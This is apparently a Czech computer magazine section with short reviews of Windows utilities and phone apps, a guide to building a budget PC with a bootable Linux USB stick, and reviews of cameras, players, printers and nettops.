Ovladače moderních síťových adaptérů umožňují přístup k více než tuctu voleb, které ovlivňují chování síťových spojení. Windows zde používají standardní předvolby, které mají v první řadě umožnit bezpečný a nerušený provoz sítě. Tato nastavení se však také dají vyladovat a přizpůsobovat konkrétnímu hardwaru, šíři pásma i operačnímu systému. SG TCP Optimizer umožňuje i nastavit parametry TCP/IP sítě (MTU, RWIN, QoS, ToS/Diffserv prioritizaci). Tady však jde do tuhého.



ho. Kdo se výborně nevyzná ve funkcích síťových protokolů, ten by měl dát raději ruce pryč a tuto práci přenechat specializovanému nástroji, jakým je právě TCP Optimizer.

Aby však nedošlo k nedorozuměním: například vylepšit DSL přípojku s 1 Mb na dva nebo více megabitů program nedokáže. Umí však změnit nastavení v systémovém registru tak, že Windows zpracují více datových paketů v kratším čase. Tak se kapacitu spoje k jinému síťovému přístroji daří lépe využít. V nejpříznivějším případě je pak skutečně zjištěl malý přírůstek rychlosti. Často se však při vážnoucím internetovém spojení bohužel úzký profil nedá najít na vlastním počítači.

TIP 1 Prostřednictvím »File | Backup Current Settings« byste si nejprve měli pořídit zálohu stávajících a fungujících nastavení.

TIP 2 Zajímá-li vás, které hodnoty nástroj mění a proč, můžete se podívat na on-line nápovědu výrobce. Vyvoláte ji přes položku »Online help« v nabídce »Help«.

TIP 3 Používání programu doporučujeme zkušenějším uživatelům.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: angličtina

www.speedguide.net

Mobilní aplikace měsíce

FRITZ!APP FON

Chcete-li doma ušetřit, můžete přes FRITZApp Fon prostřednictvím WLAN propojit svůj smartphone s FRITZBoxem a pak telefonovat po pevné lince nebo po internetu. Aplikace podporuje FRITZBoxy typů 7390, 7270, 7240 nebo 7170.

SYSTÉM: Android, iPhone


DOWNLOAD: www.avm.de/en

IBPM

Aby muzikanti při cvičení nevypadli z rytmu, používají metronom. Takový „přístroj“ je nyní k dostání i pro iPhone. Jednoduše nastavíte požadované „beats per minute“ (BPM), a už vám váš iPhone dává takt.

SYSTÉM: iPhone

DOWNLOAD: itunes.apple.com



HD_Speed

Tachometr pro disky


HD_Speed zjišťuje rychlost pevných disků a jednotek CD/DVD. U pevných disků to funguje v režimu čtení, zápisu i v kombinovaném modu čtení/zápis. Ale pozor: Při měření zápisové rychlosti se stávající data na disku pochopitelně vymažou! Proto nástroj používejte nejraději na prázdnou partition. Pro měření také můžete stanovit velikost bloku.

TIP Volbou »Test burst rate« přimějete HD_Speed k tomu, aby změřil maximální rychlost rozhraní. Ta je podstatně vyšší než praktická hodnota. Při měření rychlosti zapisování dochází ke zničení dat na cílovém disku, doporučujeme proto opatrnost.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: angličtina

www.steelbytes.com



AllDup

Rychlé nalezení dublet


Čím déle je počítač v provozu, tím více uživatel ztrácí přehled o obsahu složek na pevném disku. Mezi stovkami fotek, dokumentů a grafik se pak často vyskytují dublety, které zbytečně zabírají paměťové místo. AllDup vám nabízí efektivní možnost konečně v počítači pořádně uklidit. Nástroj je neobyčejně rychlý a pro hledání zdvojených souborů poskytuje velké množství voleb.

TIP Pod »Search Result« zapněte všech sedm voleb, aby se indikovaly skutečně jen identické soubory. Výsledky vyhledávání je možné exportovat do souborů .txt, nebo .csv.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: angličtina

www.getfoldersize.com



NK2Edit

Zpracování mailových adres

Microsoft Outlook obsahuje funkci automatického dokončování, která vám během zadávání mailové adresy nabídně seznam dříve použitých jmen. To je velmi praktické, bohužel však Outlook nepřipouští ani uložení, ani zpracování seznamu. To je ale „parketa“ pro NK2Edit, který se tohoto úkolu zhostí s obdivuhodným rozsahem funkcí. Tyto adresy jsou ukládány do souboru s příponou NK2. Aplikace nevyžaduje instalaci.

TIP Prostřednictvím »Action | Add New Record« můžete seznam rozšířit o často používanou adresu, která ve vašem adresáři dosud nebyla obsažena.

OPERAČNÍ SYSTÉM: Windows 2k/XP/Vista/7

JAZYK: angličtina

www.nirsoft.net/utills

PLACENÁ INZERCE

Postavte si POČÍTAČ za 3 000 Kč

Ceny počítačů jsou sice na historickém minimu, i za ten nejlevnější hotový nový počítač však zaplatíte přinejmenším 5 500 Kč. Poradíme vám, jak sestavit počítač za 3 000 Kč, a přidáme i pár variant pro případ, že se rozhodnete rozházovat a máte na PC celé 4 000 Kč.

MICHAL BAREŠ

Na rovinu řečeno, pokud chcete počítač s legálním operačním systémem Windows a nevlastníte již jeho licenci, nevyjde vás postavení počítače levněji než jeho nákup. Velcí výrobci totiž dostávají Windows od Microsoftu za mnohem nižší cenu, než za kolik je koupíte v obchodě. Jen zakoupení jedné licence Windows 7 vás přijde téměř na 2 500 Kč a za jedinou maloobchodně dostupnou verzi operačního systému Windows XP (legalizační sada) zaplatíte dokonce víc, než kolik dáte za hardware našeho levného počítače. Velcí výrobci netbooků totiž platili podle neoficiálních informací za Windows XP více než desetkrát méně. Pokud vás ale softwarové pirátství ne-

trápí nebo se nebojíte práce s Linuxem, můžete pořídit základní počítač pro tvorbu dokumentů a práci s internetem doslova za babku. Počítejte ovšem s tím, že při výběru komponent jsme šli téměř „na dřevě“ a leckdy by investice několika stokorun navíc znamenala radikální zvýšení užitných vlastností počítače.

Za 3 000 korun nelze od počítače čekat žádné zázraky, na pohodlnou práci s internetem, tvorbu dokumentů nebo základní multimediální využití ale jeho výkon postačí. Nejlevnější varianta našeho PC představuje v podstatě „nettopovou“ základní desku s integrovaným procesorem Intel Atom D410 (nebo pokud připlatíte 160 Kč, tak Atom D510) a integrovanou grafikou, kterou vložíme do miniATX skříně předvybavené zdro-

jem. Zbývá už jen zasadit operační paměť (1 GB DDR2 stojí od 420 Kč, pokud budete pracovat s Windows, doporučujeme připlatit a koupit 2 GB RAM cca za 800 Kč) a připojit paměťové médium. V případě úplně nejlevnější konfigurace jsme zvolili variantu linuxového operačního systému nainstalovanou na 8 GB flash disk, který slouží i pro ukládání dat. Konektorů USB má deska dostatek, takže můžete klidně používat zároveň více flash disků. Systémový flash disk místo disku magnetického má řadu výhod – od nízké ceny a absolutně tichého provozu přes vyšší bezpečnost a mobilitu dat až po bezpečnější chod celého počítače, protože na Linuxu tolik virů nechytíte. Bohužel 8 GB je příliš málo na uložení jiných než pracovních dat, takže filmy, hudbu a fotografie je třeba ukládat na externí disk.

Dražší variantu nettopového stroje jsme místo USB flash disku vybavili 2,5“ pevným diskem s kapacitou 250 GB, který pořídíte cca za 900 Kč. Pokud zaplatíte o 100 korun víc, budete moci koupit disk s kapacitou 320 GB. Zajímavou, ale v rámci nejlevnějších počítačů téměř neslušnou variantou je pořízení levného SSD disku. Za cenu okolo 1 700 Kč seženete použitelné SSD disky s kapacitou okolo 32 GB, které sice nepředstavují nejrychlejší modely ve své třídě, ale na provoz levného počítače bohatě stačí. Výhodou bude opravdu rychlý a naprosto tichý chod počítače, protože kromě HDD a interního ventilátoru napájecího zdroje (nerozhodnete-li se pořídit skříň s externím napájením, která je ale zase o pár set korun dražší) nenajdeme v počítači žádné pohyblivé části ani ventilátory, takže je naprosto bezhlučný.

Levnější variantu nettopu jsme zasadili do skříně CFI A6719 ITX slim se 150W zdrojem za cca 850 Kč. Za tuto cenu lze sehnat více podobných skříní, takže výběr necháme na vás. O něco dražší verzi nettopu jsme zasadili do skříně Eurocase mini-ITX Wi-05, která je vybavena 200W zdrojem a prostorem pro tenkou DVD mechaniku a 3,5“ pevný disk. Do naší konfigurace jsme vybrali 3,5“ disk s kapacitou 320 GB cca za 890 Kč, ale za 950 Kč už jsou k dispozici disky 500GB.

Sestavte si PC

Montáž vlastního PC není složitá, pokud budete postupovat opatrně, určitě to s minimálními zkušenostmi zvládnete, a pokud ne, svěřte tento úkol někomu známému či odrostlejšímu teenagerovi. U základních desek s integrovaným procesorem Atom stačí vložit paměťový

Shuttle XS35: Nedávno uvedená novinka Shuttle XS35 představuje jeden z nejpovednějších barebone počítačů. Ve skříně najdeme základní desku s integrovaným procesorem Atom D510 a Wi-Fi modulem. Stačí jen přikoupit disk, paměť a pokud potřebujete, také tenkou optickou mechaniku. Cena se pohybuje okolo 4 500 Kč.



modul, desku namontovat do počítače a připojit k ní pevný disk, popřípadě optickou mechaniku. Pokud jste se rozhodli, že se obejdete bez DVD mechaniky, můžete nainstalovat operační systém z USB flash disku. V případě linuxové instalace a počítače vybaveného místo HDD jen USB flash diskem vám ani nic jiného nezbude. Podrobný návod na vytvoření bootovatelného flash disku s Linuxem najdete v minulém čísle Chipu, zkrácený návod pak na konci tohoto článku. V případě, že stavíte počítač úplně z gruntu, musíte nejprve do základní desky zasadit procesor a přimontovat přibalený chladič. Pak zasadíte paměťový modul, desku upevníte do skříně, připojíte napájecí kabely ze zdroje do základní desky a k pevnému disku a optické mechanice, poté propojíte HDD a optickou mechaniku SATA kabelem se základní deskou, vše zkontrolujete, zavřete skříň a můžete instalovat operační systém.

Barebone systémy

Nechcete-li se příliš zatěžovat stavbou celého počítače, existuje řada tzv. „barebone“ systémů, tedy kompletních skříní osazených základní deskou, zdrojem a někdy i procesorem, chladičem, čtečkou paměťových karet a optickou mechanikou. Povedeným a cenově dostupným barebonem s Atomem D510, tichým externím zdrojem, čtečkou paměťových karet a integrovaným Wi-Fi modulem je Shuttle XS35, jehož kompletní recenzi si můžete přečíst v sekci krátkých hardwarových testů v tomto čísle. Výhodou tohoto barebonu je kromě ceny a miniaturních rozměrů i velmi tichý provoz. Chlazení procesoru i základní desky je realizováno pasivně a místo zdroje integrovaného do skříně je použit externí napájecí adaptér, jaký známe z notebooků. Jediným

Vytvoření bootovatelného USB disku

Mnohé počítače nedisponují optickou mechanikou potřebnou ke spuštění nebo instalaci operačního systému. Není tedy divu, že vývojáři Linuxu vytvořili instalátor pro USB disky. Instalátor stáhněte na adrese <http://www.pendrivelinux.com/>. Jedná se o jednoduchý program, který dokáže vytvořit bootovací USB disk téměř ze všech dostupných Linux Live distribucí. Nejprve vložte USB disk o kapacitě minimálně 2 GB a spusťte soubor Uni-

versal-USB-Installer, pokud budete vyzváni kontrolou uživatelských účtů k potvrzení této operace, klikněte na „Ano“. Odsouhlaste licenční podmínky »I agree«, z rolovací nabídky vyberte »Ubuntu Netbook Remix 9.04« a hned pod tím klikněte na »Browse« a zadejte cestu k .ISO souboru Ubuntu Netbook Edition (ke stažení na adrese www.ubuntu.com/netbook/get-ubuntu/download). V posledním kroku vyberte USB disk a potvrďte klepnutím na »Create«.



Linux na USB disku: Operační systém Linux je méně hardwarově náročný, zadarmo a lze jej snadno instalovat z USB disku.

ným zdrojem hluku tak může být pevný disk nebo optická mechanika. Barebone Shuttle XS35 se bez pevného disku, paměti a operačního systému prodává cca za 4 500 Kč. Dokoupíte-li tedy 320GB 2,5" pevný disk cca za 1 000 Kč a jeden notebookový paměťový modul typu DDR2-SO DIMM (cca 400 Kč), máte za necelých 6 000 velmi dobrý nettop, i když bez operačního systému. Stejný barebone se pod kódovým označením XS35GT prodává i s integrovanou grafikou nVidia ION, díky níž nebude mít problém přehrávat ani filmy v HD rozlišení a provozovat i méně náročné akční hry.

Dobry barebone jak pro platformu AMD, tak Intel nabízí pod označením Vintage i Asus. Jde o skříň s integrovaným zdrojem a základní deskou. Cena těchto barebonů se pohybuje bez procesoru, pevného disku, paměti, optické mechaniky a operačního systému okolo 2 500 až 3 000 Kč. Zbytek výbavy (500GB HDD, DVD-RW, 1 GB RAM, bez OS) se dá dohromady pořídit cca za 2 300 až 2 500 Kč. Výhodou většího barebonu je možnost dodatečného upgradu plnohodnotnou grafickou kartou a dalšími komponentami.

Když je řeč o nejlevnějších počítačích na trhu, musíme zmínit ještě cenově zajímavý (a logicky na kost osekávaný) nettop HP Compaq 100eu Small Form Factor, který přibližně za 5 500 Kč obsahuje Atom D410, 160GB pevný disk, DVD vypalovačku, 1 GB RAM a Windows XP Home. Pokud byste tento počítač skládali sami, jen cena komponent a operačního systému by byla vyšší. Zajímavá je i AIO verze integrovaná do 20" LCD displeje. Kromě toho, že se jedná o počítač vestavěný do LCD displeje, má stejnou konfiguraci a stojí cca 9 500 Kč.

MICHAL.BARES@CHIP.CZ

	NETTOP	NETTOP	AMD PC	INTEL PC
	Nejlevnější nettop do 3 000 Kč	Nettop za 4 000 Kč s HDD	Levné PC s procesorem AMD	Levné PC s procesorem Intel
Zákl. deska (int. VGA)	Intel D410PT / 1 390 Kč	Intel D510MO / 1 550 Kč	Gigabyte M68M-S2P / 950 Kč	Asus P5KPL-AM / 950 Kč
CPU	Int. na zákl. desce	Int. na zákl. desce	AMD Sempron 140 / 780 Kč	Intel Celeron 430 / 800 Kč
RAM 1 GB	420 Kč	420 Kč	420 Kč	420 Kč
HDD	—	3,5" 320 GB / 890 Kč	3,5" 500 GB / 950 Kč	3,5" 500 GB / 950 Kč
USB flash disk	8 GB / 300 Kč	—	—	—
Skříň vč. zdroje	CFI A6719 ITX slim / 850 Kč	Eurocase mini-ITX Wi-05 / 1 200 Kč	Eurocase Middle Tower 5301 / 650 Kč	Eurocase Middle Tower 5301 / 650 Kč
Cena vč. DPH:	2 960 Kč	4 060 Kč	3 750 Kč	3 770 Kč
Možné doplňky				
DVD-RW	—	430 Kč	430 Kč	430 Kč
OS Windows 7 Home Premium	—	—	2 300 Kč	2 300 Kč
OS Windows XP Professional	3 500 Kč	3 500 Kč	—	—



CENA/VÝKON: velmi dobrý
INFO: www.panasonic.cz
CENA VČ. DPH: cca 11 000 Kč

TECHNICKÁ DATA

Max. rozlišení: 4 320 × 3 240 bodů (14 megapixelů)
 Displej (úhlopříčka/rozlišení): 3"/460 000 bodů
 Ohnisková vzdálenost (35 mm)/zoom: 25-600 mm/24x
 Rozsah ISO/stabilizace obrazu: 100-6400/optická
 Prodleva spouště s autofokusem (naměřená): 0,51 s
 Výdrž akumulátoru (min./max.): 220/760 snímků
 Paměť (vnitřní/karta): 40 MB/SDXC
 Snímač (typ/velikost): CMOS/1/2,33"
 Rozměry/hmotnost: 12,4 × 8,1 × 9,5 cm/550 g



Produkt měsíce: Panasonic Lumix DMC-FZ100

Vynikající fotografie i video:

Nedávno uvedený Panasonic Lumix DMC-FZ100 nás zaujal hned v několika ohledech. Nejvýraznější změnou oproti předchůdci FZ38 je mnohem větší rozsah ohniskové vzdálenosti (25 až 600 mm), díky němuž dosahuje 24násobného optického zoomu. Těmito parametry se kromě FZ100 může v kategorii amatérských fotoaparátů pochlubit jen málo přístrojů. S ohledem na vysoký rozsah přiblížení je nutný optický stabilizátor, který i za horších světelných podmínek zvládne při maximálním přiblížení produkovat ostré snímky bez výrazného šumu.

To samé platí i o další silné stránce tohoto 14megapixelového fotoaparátu, tedy o schopnosti natáčet videozáznam v plném HD rozlišení ve formátu AVCHD. Při záznamu videa jsme oceňovali nejen výbornou kvalitu snímaného obrazu, ale i velmi dobře fungující automatické ostření a možnost přiblížování záběru v plném rozsahu stabilizovaného 24násobného zoomu. Výhradu máme k hlučnosti zoomu, který je zřetelně slyšitelný i na videozáznamu. Hodláte-li tímto fotoaparátem často natáčet video, doporučujeme dokoupit externí mikro-

fon, při jehož použití se tohoto neduhu vyvarujete. Kvalita videozáznamu je špičková a vykazuje svěží barvy i za zhoršených podmínek. Při záznamu videa jsme se však setkali s jedním omezením. Maximální délka jednoho videoklipu je z neznámého důvodu jen 30 minut. Vzhledem k větším datovým objemům Full HD videozáznamu je praktické, že přístroj podporuje paměťové karty typu SDXC, které se prodávají s kapacitou až 64 GB. Do fotoaparátu však můžete vložit i starší karty typu SDHC.

Kvalita fotografií je nadprůměrná, nedosahuje ale například úrovně snímků produkováných fotoaparátem Ricoh GXR s objektivovým modulem A12. Mezi nejlepší stránky FZ100 patří vysoká světelná citlivost CMOS senzoru a z ní vyplývající nízký šum pořízených snímků. Vysoká kvalita zůstává i při okrajích snímků. FZ100 bohužel nedokáže ideálně využít vysokého rozlišení snímače. V naší laboratoři jsme naměřili maximální řádkové rozlišení na úrovni 1 048 linek. Jiné fotoaparáty dosahují o 10 až 20 procent lepších hodnot. I přes vynikající barevné zpracování tak máme ke kvalitě snímků jisté výhrady. Fotoapa-

VELKÝ ZOOM PRO FOTOGRAFY I KAMERAMANY

Panasonic FZ100 dosáhl v hodnocení kvality záznamu 73 bodů ze 100, tedy druhé nejvyšší hodnoty kvality záznamu v kategorii fotoaparátů s velkým zoomem. Jeho nejsilnějšími vlastnostmi jsou 24násobný rozsah optického zoomu, vynikající optický stabilizátor a bohaté možnosti nastavení záznamu videa. Oceňujeme rovněž vysokou rychlost dávkového snímání.

ráty s fixní ohniskovou vzdáleností mají v porovnání s FZ100 určité principiální výhody.

Nikon P100 však není tak rychlý jako FZ100, kterému jsme v dávkovém režimu naměřili rychlost 11,1 snímku za sekundu. V dávkovém režimu pak lze v plném rozlišení pořídit maximálně patnáct po sobě jdoucích snímků. V pět megapixelovém rozlišení zvládne FZ100 zaznamenat 60 snímků za sekundu. Naměřená prodleva spouště činí 0,51 sekundy.

Manipulaci s fotoaparátem usnadňuje výklopný a otočný displej, který umožní bez větší námahy snímání i hůře dosažitelných objektů. Jeho prostřednictvím a kombinací s velkým zoomem tak například snadno vyfotíte detaily stropních fresek. Hmotnost 550 gramů není nejnižší, ale díky dobře provedenému tělu a protiskluzovému povrchu se fotoaparát v ruce dobře drží. Ovládací prvky jsou

vhodně rozmístěné a přístup k nim je snadný. Poloprofesionální ambice fotoaparátu dokládají bohaté možnosti nastavení. Potěšila nás hlavně sekce týkající se nastavení videozáznamu, kde bývají fotoaparáty většinou dost chudé. Položky menu jsou navíc na 3" displeji dobře čitelné.

S cenou okolo 11 000 Kč patří Panasonic FZ100 mezi nejdražší megazoomy, ale s ohledem na bohatou funkční výbavu a špičkovou kvalitu videozáznamu představuje jeho nákup poměrně dobrou investici.

MICHAL BAREŠ

Závěr ► Rychlý fotoaparát s výbornou výbavou a velkým zoomem. Jeho nejsilnější stránkou je kvalita záznamu videa.

Alternativa ► Nikon Coolpix P100 (26x zoom, cca 9 000 Kč) produkuje lepší snímky, ale má slabší výbavu.

OBSAH

100 Produkt měsíce

Panasonic Lumix DMC-FZ100

HARDWARE

101 MP3/konzole/organizér

Apple iPod Touch 4G (32GB)

MP4 přehrávač Sony NWZ-A844

102 Inkoustová tiskárna

Epson B510-DN

Tichý nettop Shuttle XS35-GT

FM transmitter pro iPhone

Belkin TuneCast Auto Live

104 24" LCD s HD TV tunerem

Samsung SyncMaster FX2490HD

Kompaktní PC

Fujitsu Esprimo Q1510

Čtečka elektronických knih

Amazon Kindle 3 WiFi

106 Netbook Samsung N210

Monochromatická tiskárna

Oki B411id

24" LCD televizor BenQ ML2441

KOMUNIKACE

107 PDA HTC Desire HD

108 Datové úložiště

D-Link DNS-320

Sledování polohy

T-Trace CP-100

Mobilní telefon

Nokia X3 Touch and Type

109 Univerzální stylus

Stylus SJ2

Domácí Wi-Fi router

Netgear JWN2000

SOFTWARE

110 Zpravodajská lišta na PC

Zpravodajství v počítači

Zálohování

O&O DiskImage 5.5

Ochrana dat

CryptBox 2010

112 OCR software

Abbyy FineReader 10

Zpracování fotografií

Zoner Photo Studio 13

Zabezpečení počítače

FileStream SafeShield 2.1.5.5115

113 Vytváření PDF

doPDF 7.1

Práce s okny

AquaSnap 1.4.0



MP3/konzole/organizér

Apple iPod Touch 4G (32GB)

CENA/VÝKON: velmi dobrý

INFO: apple.com/cz

CENA VČ. DPH: cca 7 500 Kč



TECHNICKÁ DATA

Kapacita paměti: 32 GB

Procesor: A4/1,0 GHz

Displej (úhlopříčka/rozdílení): 3,5"/960 × 640 bodů

Fotoaparát: 2x (960 × 720 bodů, 640 × 480 bodů)

Odstup signál/sum: 93,40 dB

Zkreslení: 0,066 %

Výdrž na akumulátor (přehrávání hudby): 40:15 h

Připojení: USB, Wi-Fi 802.11n, Bluetooth 2.1

Rozměry/hmotnost: 59 × 111 × 7 mm/102 g

Lepší displej a kamery: Společnost Apple nedávno představila novou generaci univerzálního kapesního digitálního pomocníka, který v sobě kombinuje funkce MP3 a videopřehrávače, herní konzole, ultramobilního zařízení pro přístup k internetu a elektronické poště a čtečky elektronických knih a který navíc díky obrovskému množství dostupných aplikací umí ještě řadu dalších věcí. Asi neočekávanější inovací je displej Retina – už jen díky němu si iPod Touch zasloužil novou generaci. Zařízení tak dostalo i dvojici kamerek, které sice nedosahují snímání kvality 5megapixelového fotoaparátu, integrovaného do nového iPhoneu, ale které se i tak hodí pro pořádání videohovorů v rámci Wi-Fi sítě (k tomu slouží nová aplikace a služba FaceTime, díky níž spolu mohou zdarma „videotelefonovat“ majitelé těchto zařízení) a lze je využít i v řadě zábavních aplikací, které do této doby mohli provozovat pouze majitelé iPhoneů. Kvalita integrovaného snímače stačí pro

pořizování momentek vhodných k okamžité publikaci na internetových sociálních portálech.

Nový displej Retina je bez jakýchkoliv diskusí nádherný. IPS panel je skvěle čitelný za jakéhokoliv osvětlení, má rozlišení 960 × 640 bodů a práce s ním je zkrátka potěšením. Obzvláště pěkně vypadají hry optimalizované pro tento displej. Zařízení dokáže přehrávat video v rozlišení 720p s frekvencí 30 snímků za sekundu.

Nová generace vydrží při přehrávání hudby přes 40 hodin, tedy o pět hodin víc než iPod Touch 3G. Kvalita zvukového signálu je pak ještě vyšší než u předchozí verze a podle našich měření je to ze zvukové stránky nejlepší MP3 přehrávač, který jsme kdy testovali. K novému iPodu se dodávají i nové „pecky“, které bohužel neobsahují ovládací panel pro regulaci hlasitosti a spouštění hlasového ovládání. Schovejte si tedy starší sluchátka, nebo pokud si chcete naplno užít kvality reprodukce, kupte si nějaká kvalitnější.

MICHAL BAREŠ

Závěr ► Nová generace iPodu zaujme ještě lepším zvukem a hlavně úžasným displejem s vysokým rozlišením.

Alternativa ► Logickou alternativou by byl iPhone 4G, ale cenový rozdíl je příliš veliký. Dojde-li ke zlevnění výprodejových Touch 3G, je to stále velmi dobré zařízení.

MP4 přehrávač

Sony NWZ-A844

CENA/VÝKON: dobrý

INFO: www.sony.cz

CENA VČ. DPH: cca 3 700 Kč



TECHNICKÁ DATA

Kapacita paměti: 8 GB

Displej (typ/úhlopříčka/rozdílení): OLED/2,8"/400 × 240 bodů

Výdrž na akumulátor (přehrávání hudby): cca 25 h

Podporované formáty: MP3, AAC, H.264, JPEG, MPEG-4,

WMA, WMV9

Připojení: USB

Rozměry/hmotnost: 46,8 × 104,9 × 7,2 mm/62 g

Společnost Sony ukončila na japonském trhu prodej tradičních walkmanů na kazety. Současné přehrávače už jsou pochopitelně poněkud jiného stříhu. Model NWZ-A844 je tenký jen 7,2 mm a přehrát si na něm můžete i video. Displej typu OLED je širokouhlý, má úhlopříčku 2,8" a dobře zobrazuje třeba i za slunečního svitu. Sledovat na něm můžete i filmy. Jejich převod je přitom velmi jednoduchý. Bez instalace ovladačů nebo aplikací se film převede do správného formátu a rozlišení.

Kromě hudby a videa si můžete pohlédnout fotografie či podcasty nebo pustit rádio. Použijete-li originální sluchátka, můžete odrušit okolní hluk. Hry nebo funkci diktafonu přístroj nenabízí.

PAVEL TROUSIL

Závěr ► Pěkný MP4 přehrávač s čistým zvukem a velmi dobrým displejem. Jako diktafon však neposlouží. Cena je dost vysoká.

Alternativa ► Creative ZEN X-Fi Style 8 GB, Emgeton Cult M9, Cowon J3, Cowon S9, Teac MP-540.



Inkoustová tiskárna Epson B510-DN

CENA/VÝKON: dobrý
INFO: www.epson.cz
CENA VČ. DPH: cca 12 000 Kč



TECHNICKÁ DATA

Max. rychlost tisku: 37 stran A4/min
Rozlišení: max. 5 760 × 1 440 dpi
Formát/ink. zásobníky: A4/4
Kapacita podavačů (vstupní/výstupní): 500 + 150/170
Tiskové náklady max. K / CMYK: 0,33 Kč/1,35 Kč
Tiskové náklady min. K / CMYK: 0,20 Kč/0,82 Kč
Rozhraní: USB 2.0, LAN

Superrychlý a superlevný tisk:

Tiskárna Epson B510-DN se hodí jako náhrada kancelářské laserové tiskárny. Tiskne hodně rychle, pracuje potichu, především však disponuje inkoustovými zásobníky, které mají dostatečnou kapacitu a zajistí levný tisk. Koupíte-li „nejmenší“ zásobníky T6161-4, budete tisknout za 0,33 Kč (K) a 1,35 Kč (CMYK), vložíte-li ale do stroje největší T6181 v kombinaci s T6172-4, budete tisknout za 0,20 Kč (K) a 0,82 Kč (CMYK), což je nejlevnější inkoustový tisk, s jakým jsme se kdy setkali. Při našem měření pracovala tiskárna pomaleji, než udává výrobce, i tak ale v režimu draft vychrlila 18stránkový dokument za 59 sekund (první strana 7 sekund) a 10 stran dopisu s barevným logem za 45 sekund.

MICHAL BAREŠ

Závěr ► Velmi rychlá kancelářská inkoustová tiskárna s duplexem, LAN a nízkými tiskovými náklady

Alternativa ► Starší verze Epson B500DN tiskne stejně rychle a stejně levně a vyprodává se za cenu okolo 5 000 Kč.

Tichý nettop Shuttle XS35-GT

CENA/VÝKON: výborný
INFO: eu.shuttle.com
CENA VČ. DPH: cca 11 000 Kč



TECHNICKÁ DATA

Procesor/RAM: Intel Atom D510/1,6 GHz/2 048 MB
DDR2 SO-DIMM
Čipová sada/grafika: Intel NM10/nVidia ION2
Pevný disk/optická mechanika: 500 GB/DVD vypalovačka
Porty: 5× USB, HDMI, D-Sub, gigabit LAN, audio, čtečka pam. karet, Wi-Fi 802.11n
Operační systém: Windows 7 Home
Rozměry/hmotnost: 25 × 16 × 3,8 cm/1,8 kg
PCMark Vantage/Cinebench R9.5, R10: 1 963/249/1 620
3DMark 03/05/06: 3 615/2 142/1 088
PCMark 05: 2 285 bodů

Tichý barebone i nettop: Nettopů je na trhu celá řada. Liší se převážně tvarem a provedením, protože výkon procesorů Atom je v podstatě stejný. Nettop Shuttle XS35 však představuje pravděpodobně nejuniverzálnější řešení. Prodává se totiž jak ve formě barebonu (tedy skříňové osazené základní deskou s integrovaným procesorem a chlazením), tak i jako kompletní sestava, kterou stačí zapnout a používat. Šikovnější uživatelé si tedy mohou barebone osadit sami a ušetřit tak pár korun. Cena nejlevnější verze (s integrovanou grafikou Intel GMA 3150, bez HDD, paměti a OS) se pohybuje okolo 5 000 Kč. V ceně je kompletně pasivně chlazená skříň se základní deskou, integrovaným procesorem Intel Atom D510, Wi-Fi modulem a volným místem pro „slim“ DVD vypalovačku. Zbývá tedy dokoupit 2,5“ pevný disk a paměťový modul SO-DIMM (DDR2) a nahrát operační systém. Pokud si vystačíte s Linuxem nebo již vlastníte licenci

Windows, přijde vás téměř naprosto tichý počítač (napájení je realizováno externím adaptérem, skříň tedy neobsahuje zdroj s hlučným ventilátorem a procesor je chlazen pasivně, při použití SSD disku bude tedy PC absolutně tiché) o rozměrech silnější knížky na cca 6 500 Kč. Pravda, za ty peníze seženete i netbook s displejem a klávesnicí, ale bez optické mechaniky a většinou s menším pevným diskem. Díky mimořádně nízkému příkonu cca 11 wattů při provozu a integrovanému Wi-Fi adaptéru představuje nettop Shuttle XS35 ideální řešení pro domácí multimediální server. S takto nízkou spotřebou jej můžete nechat prakticky stále zapnutý. Pokud hodláte Shuttle XS35 používat hlavně pro multimediální účely, doporučujeme připlatit si přibližně tisíc korun a zakoupit verzi XS35-GT vybavenou grafikou ION2, která umožní bezproblémové a netrhané přehrávání videa v HD rozlišení i provoz méně náročných akčních her.

MICHAL BAREŠ

Závěr ► Univerzální řešení malého, úsporného a tichého počítače s dostatečným výkonem pro běžné aplikace a díky ION2 i pro přehrávání videa v HD rozlišení.

Alternativa ► Acer Aspire Revo R3610 má o něco slabší verzi Atomu, nedisponuje optickou mechanikou, ale s Windows, 500GB diskem a 4 GB RAM stojí cca 9 000 Kč.

FM iPhone transmitter Belkin TuneCast Auto Live

CENA/VÝKON: dobrý
INFO: belkin.com
CENA VČ. DPH: 1 200 Kč



TECHNICKÁ DATA

Displej: monochromatický LCD s aktuální frekvencí
Ovládání: dvě programovatelná tlačítka
Napájení: 12 V z autozásuvky
Frekvence kanálů: 87,9 MHz - 107,9 MHz
Ladění: automatické zjišťování volné FM frekvence
Aplikace: freewareová ClearScan Live, ke stažení z iTunes

Promyšlený FM vysílač, který umožní přehrání skladeb z vašeho iPhone na jakémkoliv FM autorádiu. Na rozdíl od většiny běžných FM transmitterů je TuneCast Auto Live inteligentní – umí sám vyhledat jednoduchým stisknutím tlačítka volnou vysílací frekvenci pro nejlepší poslech. Pro jeho zprovoznění potřebujete stáhnout z iTunes a na iPhone nainstalovat freewareovou aplikaci ClearScan Live. Ta vám umožní ovládat volbu frekvencí buď na FM vysílači, nebo ještě pohodlněji přímo na dotykovém displeji iPhone. Vyhledávání vhodné frekvence je řešeno kombinací skenování FM pásma a porovnávání doporučení dalších uživatelů TuneCast v závislosti na GPS poloze, kterou si aplikace zjistí přímo z iPhone.

JOSEF MIKA

